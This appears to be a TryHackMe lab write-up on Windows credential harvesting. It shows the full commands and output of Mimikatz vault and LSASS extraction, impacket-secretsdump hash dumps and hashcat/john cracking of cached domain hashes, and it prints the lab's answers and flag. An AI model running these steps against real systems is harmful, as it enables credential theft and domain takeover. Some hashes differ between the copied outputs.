



**Title:-** intro to Credential Harvesting .

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**Date :-** May,2026

**Platform :-** TryHackMe

## Introduction :-

In the landscape of offensive security, the ability to obtain valid user credentials remains one of the most critical objectives for an attacker. Credential Harvesting is the systematic process of gathering authentication data—such as usernames, passwords, and sensitive tokens—from compromised systems or through deceptive techniques.

This report documents the exploration of the "Intro to Credential Harvesting" lab, which focuses on the mechanisms Windows and Active Directory environments use to store and cache credentials. By examining how these systems handle sensitive information, we gain crucial insight into how attackers exploit misconfigurations, memory processes, and cached data to escalate privileges and move laterally within a network.

The following sections detail the methodologies practiced, the tools utilized, and the defensive posture required to mitigate the risks associated with credential exposure.

## Initial Access & RDP Connection:-

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ip route  
default via 192.168.64.2 dev eth0 proto dhcp src 192.168.64.128 metric 100  
10.220.10.0/24 via 10.250.10.1 dev tun0 metric 1000  
10.250.10.0/24 dev tun0 proto kernel scope link src 10.250.10.2  
192.168.64.0/24 dev eth0 proto kernel scope link src 192.168.64.128 metric 100  
  
(kali@kali)-[~]  
$ xfreerdp /v:10.220.10.20 /u:Administrator /p:N3w34829DJdd?1 /dynamic-resolution +clipboard  
[17:31:37:723] [11258:00002bfa] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure  
[17:31:37:723] [11258:00002bfa] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or  
secrets via command line might expose these in the process list  
[17:31:37:723] [11258:00002bfa] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of t  
he following (more secure) alternatives:  
[17:31:37:723] [11258:00002bfa] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /args-from: pipe in  
arguments from stdin, file or file descriptor  
[17:31:37:723] [11258:00002bfa] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /from-stdin pass th  
e credential via stdin  
[17:31:37:723] [11258:00002bfa] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - set environment var  
iable FREERDP_ASKPASS to have a gui tool query for credentials  
[17:31:37:741] [11258:00002bfc] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 → no RDP sca  
n code found  
[17:31:37:741] [11258:00002bfc] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: ZEHA: keycode: 0x5d → no RDP sca  
n code found  
[17:31:38:333] [11258:00002bfc] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed cer  
tificate (18)' at stack position 0  
[17:31:38:333] [11258:00002bfc] [WARN][com.freerdp.crypto] - [verify_cb]: CN = WRK.tryhackme.loc  
[17:31:38:352] [11258:00002bfc] [ERROR][com.freerdp.crypto] - [tls_print_certificate_error]: New host key for 10.220.10.20:  
3389  
[17:31:38:352] [11258:00002bfc] [ERROR][com.freerdp.crypto] - [tls_print_certificate_error]: @  
[17:31:38:352] [11258:00002bfc] [ERROR][com.freerdp.crypto] - [tls_print_certificate_error]: @ WARNING: NEW HOST IDENTIF
```


Establishing a connection to the target machine via RDP using xfreerdp, leveraging previously obtained administrative credentials.

Initiating RDP connection to the target Windows environment using valid Administrator credentials.

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## System Reconnaissance:-

Accessing the Windows Server Manager dashboard.



Confirming successful system access via the Server Manager interface to verify the environment's status.

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## Theoretical Foundations:-

Completing the knowledge assessment regarding Windows credential storage.

tryhackme.com/room/introtocredentialharvesting?waitingRoomReload=1

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin...

Room progress ( 40% )

Which Windows component stores active NTLM and Kerberos credentials in memory?

LSASS ✓ Correct Answer

What file in the C:\Windows\NTDS\ directory contains the AD database?

ntds.dit ✓ Correct Answer

Which Mimikatz command exports DPAPI Vault credentials?

vault::cred /export ✓ Correct Answer

Task 3 ○ Credential Extraction With Mimikatz

Task 4 ○ Credential Harvesting With SecretsDump

Your streak has increased. You're 1 streak away from a badge! 6

Validating understanding of core Windows authentication mechanisms, including LSAS, the NTDS.dit database, and DPAPI vault exports.

## Troubleshooting and Execution:-

Addressing path-related execution errors and successfully launching Mimikatz

```
FreeRDP: 10.220.10.20

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd C:\Users\Administrator\Desktop\mimikatz\x64
cd : Cannot find path 'C:\Users\Administrator\Desktop\mimikatz\x64' because it does not exist.
At line:1 char:1
+ cd C:\Users\Administrator\Desktop\mimikatz\x64
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\Admini...op\mimikatz\x64:String) [Set-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

PS C:\Users\Administrator> sekurlsa::minidump C:\Users\Administrator\Desktop\mimikatz_dump.dmp
sekurlsa::minidump : The term 'sekurlsa::minidump' is not recognized as the name of a cmdlet, function, script file,
or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and
try again.
At line:1 char:1
+ sekurlsa::minidump C:\Users\Administrator\Desktop\mimikatz_dump.dmp
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (sekurlsa::minidump:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Administrator> sekurlsa::logonpasswords
sekurlsa::logonpasswords : The term 'sekurlsa::logonpasswords' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is
correct and try again.
At line:1 char:1
+ sekurlsa::logonpasswords
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (sekurlsa::logonpasswords:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Administrator>
```

```
mimikatz 2.2.0 x64 (oe.eo)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> .\mimikatz.exe
.\mimikatz.exe : The term '.\mimikatz.exe' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:1
+ .\mimikatz.exe
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (.\mimikatz.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # vault::cred /export
```

Troubleshooting execution path errors and successfully launching mimikatz.exe to execute the vault::cred /export command for sensitive data extraction.

## Remote Credential Harvesting with Secretsdump:-

Utilizing impacket-secretsdump to extract local SAM hashes, LSA secrets, and DPAPI keys.

```
kali@kali: ~  
Session Actions Edit View Help  
$ impacket-secretsdump Administrator:"N3w34829Djdd?1"@10.220.10.20  
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies  
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xfa0661c3eee8696eeb436f2bafa060e7  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:78165db7b3687203aa6eb88332504bda :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:95f2822ae7e725c8e30b2b31f66c1b86 :::  
LocalUser1:1000:aad3b435b51404eeaad3b435b51404ee:dae57d78fec919471799ce0fae8236b9 :::  
ElonTusk:1001:aad3b435b51404eeaad3b435b51404ee:e30bcb814d589a0d67a37aa9dc2ae5ba :::  
[*] Dumping cached domain logon information (domain/username:hash)  
TRYHACKME.LOC/Administrator:$DCC2$10240#Administrator#ea671e1143604bb87c6d48f6b5475c08: (2025-07-17 11:36:23+00:00)  
TRYHACKME.LOC/raoulduke:$DCC2$10240#raoulduke#1f7300ae177dbc29bf756b1039313e0b: (2025-07-17 11:36:02+00:00)  
TRYHACKME.LOC/svc-app:$DCC2$10240#svc-app#5dd6a528924564f54ec099a133821921: (2025-07-17 10:12:25+00:00)  
TRYHACKME.LOC/drgonzo:$DCC2$10240#drgonzo#d0dc1647e45cf7364ecec3c7740fce0f: (2025-07-17 12:58:32+00:00)  
TRYHACKME.LOC/HunterThompson:$DCC2$10240#HunterThompson#6bcf3ea1652bcad3ed455e0a970ca10b: (2025-07-17 12:59:17+00:00)  
[*] Dumping LSA Secrets  
[*] $MACHINE.ACC  
TRYHACKME\WRK$:aes256-cts-hmac-sha1-96:2dda020f7c2536ebf01783e31c776aad866edc322368a59c44c5c814806c67a0  
TRYHACKME\WRK$:aes128-cts-hmac-sha1-96:342fd3888131dc94335fbc5acebd8872  
TRYHACKME\WRK$:des-cbc-md5:a72c1508ece6e640  
TRYHACKME\WRK$:plain_password_hex:0c48f23c0b4bb32975b4c02c7de1127861d96988a65db90e0e182bbbe94a26ab5e3e6a65e02bd5f2ab147e5a9  
08fff4c30849fdde9f7d193be3e04ed9fdad439983c57941c479f32158e1a0170960cd141e52e57fb8902b9adf65b67052372959b14829ff01d03bcfdb9  
d42094184838f1ddde6b1311dda08da24aa26b9a83d4966de1740759fcd24eef3ade69a166793e13e7892ad6e3da8b4ca363c32a4908c31bf6defe3c3b2  
1fe58bebd40442f1dc6ff5aee766bd254f740dbca8a21b521fe2c95eae501f40f8a6e3a2770c4ddb856d628d906419f1e95a1313adf85e7e9bb457e498f  
cd36a133db45dc908159ab  
TRYHACKME\WRK$:aad3b435b51404eeaad3b435b51404ee:f6a6c011e700dd13517ff42dda2a88d9 :::  
[*] DPAPI_SYSTEM
```

Leveraging impacket-secretsdump to perform remote credential harvesting. The output demonstrates the successful dumping of local SAM hashes, Domain Cached Credentials, and DPAPI system keys, which are critical for offline cracking or pass-the-hash attacks.

## Analyzing Harvested Data & Vault Extraction:-

Displaying the output of the Mimikatz vault::cred /export command.



```
mimikatz 2.2.0 x64 (oe.eo)
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # vault::cred /expor
TargetName : WRK / <NULL>
UserName : TRYHACKME\svc-app
Comment : <NULL>
Type : 2 - domain_password
Persist : 3 - enterprise
Flags : 00000000
Credential :
Attributes : 0

TargetName : gmail.com / <NULL>
UserName : ElonTusk
Comment : <NULL>
Type : 1 - generic
Persist : 3 - enterprise
Flags : 00000000
Credential : MyTusksAreThaB3st
Attributes : 0

TargetName : Domain:target=WRK / <NULL>
UserName : TRYHACKME\svc-app
Comment : <NULL>
Type : 2 - domain_password
Persist : 3 - enterprise
Flags : 00000000
Credential :
Attributes : 0

TargetName : LegacyGeneric:target=gmail.com / <NULL>
```

Analyzing the exported vault credentials. The output successfully retrieved plain-text credentials, including specific service accounts and personal account information (ElonTusk's Gmail password), demonstrating the severe impact of credential exposure in the Windows Vault.

---

## Extracting System-Level Secrets:-

```
mimikatz 2.2.0 x64 (oe.oe)

tspkg :
wdigest :
kerberos :
ssp :
credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : WRK$
Domain : TRYHACKME
Logon Server : (null)
Logon Time : 19/05/2026 22:20:49
SID : S-1-5-18

msv :
tspkg :
wdigest :
* Username : WRK$
* Domain : TRYHACKME
* Password : 0c 48 f2 3c 0b 4b b3 29 75 b4 c0 2c 7d e1 12 78 61 d9 69 88 a6 5d b9 0e 0e 18 2b bb e9 4a 26 ab 5e
3e 6a 65 e0 2b d5 f2 ab 14 7e 5a 90 8f ff 4c 30 84 9f dd e9 f7 d1 93 be 3e 04 ed 9f da d4 39 98 3c 57 94 1c 47 9f 32 15
8e 1a 01 70 96 0c d1 41 e5 2e 57 fb 89 02 b9 ad f6 5b 67 05 23 72 95 9b 14 82 9f f0 1d 03 bc fd b9 d4 20 94 18 48 38 f1
dd de 6b 13 11 dd a0 8d a2 4a a2 6b 9a 83 d4 96 6d e1 74 07 59 fc d2 4e ef 3a de 69 a1 66 79 3e 13 e7 89 2a d6 e3 da 8b
4c a3 63 c3 2a 49 08 c3 1b f6 de fe 3c 3b 21 fe 58 be bd 40 44 2f 1d c6 ff 5a ee 76 6b d2 54 f7 40 db ca 8a 21 b5 21 fe
2c 95 ea e5 01 f4 0f 8a 6e 3a 27 70 c4 dd b8 56 d6 28 d9 06 41 9f 1e 95 a1 31 3a df 85 e7 e9 bb 45 7e 49 8f cd 36 a1 33
db 45 dc 90 81 59 ab

kerberos :
* Username : wrk$
* Domain : TRYHACKME.LOC
* Password : 0c 48 f2 3c 0b 4b b3 29 75 b4 c0 2c 7d e1 12 78 61 d9 69 88 a6 5d b9 0e 0e 18 2b bb e9 4a 26 ab 5e
3e 6a 65 e0 2b d5 f2 ab 14 7e 5a 90 8f ff 4c 30 84 9f dd e9 f7 d1 93 be 3e 04 ed 9f da d4 39 98 3c 57 94 1c 47 9f 32 15
8e 1a 01 70 96 0c d1 41 e5 2e 57 fb 89 02 b9 ad f6 5b 67 05 23 72 95 9b 14 82 9f f0 1d 03 bc fd b9 d4 20 94 18 48 38 f1
dd de 6b 13 11 dd a0 8d a2 4a a2 6b 9a 83 d4 96 6d e1 74 07 59 fc d2 4e ef 3a de 69 a1 66 79 3e 13 e7 89 2a d6 e3 da 8b
4c a3 63 c3 2a 49 08 c3 1b f6 de fe 3c 3b 21 fe 58 be bd 40 44 2f 1d c6 ff 5a ee 76 6b d2 54 f7 40 db ca 8a 21 b5 21 fe
```



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ secretsdump.py WRK/Administrator:N3w34829Djdd?1@10.220.10.20 -output local_dump --error: Add correct host key in /home/  
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies  
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xfa0661c3eee8696eeb436f2bafa060e7  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:78165db7b3687203aa6eb88332504bda:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:95f2822ae7e725c8e30b2b31f66c1b86:::  
LocalUser1:1000:aad3b435b51404eeaad3b435b51404ee:dae57d78fec919471799ce0fae8236b9:::  
ElonTusk:1001:aad3b435b51404eeaad3b435b51404ee:e30bcb814d589a0d67a37aa9dc2ae5ba:::  
[*] Dumping cached domain logon information (domain/username:hash)  
TRYHACKME.LOC/Administrator:$DCC2$10240#Administrator#ea671e1143604bb87c6d48f6b5475c08: (2025-07-17 11:36:23+00:00)  
TRYHACKME.LOC/raoulduke:$DCC2$10240#raoulduke#1f7300ae177dbc29bf756b1039313e0b: (2025-07-17 11:36:02+00:00)  
TRYHACKME.LOC/svc-app:$DCC2$10240#svc-app#5dd6a528924564f54ec099a133821921: (2025-07-17 10:12:25+00:00)  
TRYHACKME.LOC/drgonzo:$DCC2$10240#drgonzo#d0dc1647e45cf7364ece3c7740fce0f: (2025-07-17 12:58:32+00:00)  
TRYHACKME.LOC/HunterThompson:$DCC2$10240#HunterThompson#6bcf3ea1652bcd3ed455e0a970ca10b: (2025-07-17 12:59:17+00:00)  
[*] Dumping LSA Secrets  
[*] $MACHINE.ACC  
TRYHACKME\WRK$:aes256-cts-hmac-sha1-96:2dda020f7c2536ebf01783e31c776aad866edc322368a59c44c5c814806c67a0  
TRYHACKME\WRK$:aes128-cts-hmac-sha1-96:342fd3888131dc94335fbc5aceb8d8872  
TRYHACKME\WRK$:des-cbc-md5:a72c1508e6e6e640  
TRYHACKME\WRK$:plain_password_hex:0c48f23c0b4bb32975b4c02c7de1127861d96988a65db90e0e182bbbe94a26ab5e3e6a65e02bd5f2ab147e5a9  
08fff4c30849fdde9f7d193be3e04ed9fdad439983c57941c479f32158e1a0170960cd141e52e57fb8902b9adf65b67052372959b14829ff01d03bcfdb9  
d42094184838f1ddde6b1311dda08da24aa26b9a83d4966de1740759fcd24eef3ade69a166793e13e7892ad6e3da8b4ca363c32a4908c31bf6defe3c3b2  
1fe58bebd40442f1dc6ff5aee766bd254f740dbca8a21b521fe2c95eae501f40f8a6e3a2770c4ddb856d628d906419f1e95a1313adf85e7e9bb457e498f  
cd36a133db45dc908159ab  
TRYHACKME\WRK$:aad3b435b51404eeaad3b435b51404ee:f6a6c011e700dd13517ff42dda2a88d9:::  
[*] DPAPI_SYSTEM
```

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ john --show --format=mscash2 dc2_hash.txt  
0 password hashes cracked, 0 left  
(kali@kali)-[~]  
$ rm dc2_hash.txt && echo '$DCC2$10240#drgonzo#d0dc1647e45cf7364ece3c7740fce0f' > dc2_hash.txt  
(kali@kali)-[~]  
$ cat dc2_hash.txt  
$DCC2$10240#drgonzo#d0dc1647e45cf7364ece3c7740fce0f  
(kali@kali)-[~]  
$ john --format=mscash2 dc2_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
No password hashes loaded (see FAQ)  
(kali@kali)-[~]  
$ echo 'drgonzo:$DCC2$10240#drgonzo#d0dc1647e45cf7364ece3c7740fce0f' > dc2_hash.txt  
(kali@kali)-[~]  
$ john --format=mscash2 dc2_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
No password hashes loaded (see FAQ)  
(kali@kali)-[~]  
$ echo '$DCC2$10240#drgonzo#d0dc1647e45cf7364ece3c7740fce0f' > dc2_hash.txt  
(kali@kali)-[~]  
$ hashcat -m 2100 dc2_hash.txt /usr/share/wordlists/rockyou.txt  
hashcat (v7.1.2) starting  
Initializing backend runtimes. Please be patient...
```

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ echo '$DCC2$10240#drgonzo#d0dc1647e45cf7364ece3c7740fce0f4' > dc2_hash.txt  
(kali@kali)-[~]  
$ hashcat -m 2100 dc2_hash.txt /usr/share/wordlists/rockyou.txt  
hashcat (v7.1.2) starting  
  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
  
* Device #01: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 1456/2912 MB (512 MB allocatable), 4MCU 17+00:00  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
Minimum salt length supported by kernel: 0  
Maximum salt length supported by kernel: 256  
  
Hashes: 1 digests; 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Optimizers applied:  
* Zero-Byte  
* Single-Hash  
* Single-Salt  
* Slow-Hash-SIMD-LOOP  
  
Watchdog: Temperature abort trigger set to 90c  
Initializing backend runtime for device #1. Please be patient...
```

Room completed (100%)

And just like that, we've taken over the domain, without needing any exploits. Collecting and reusing credentials, we climbed the ladder to Domain Admin.

Answer the questions below

What is drgonzo's password?

lasvegas1

✓ Correct Answer

What is the domain Administrators NTLM hash?


d71ee9fb6a3f54496bdc6c941f7a2903

✓ Correct Answer

What is the flag located on the domain admin's Desktop?

THM{gotta\_love\_cr3dential\_st0res}

✓ Correct Answer



Executing impacket-secretsdump for domain-level hash extraction. Followed by initiating an offline password cracking process using hashcat (mode 2100) against the captured MSCACHE2 domain hashes to recover clear-text passwords.

---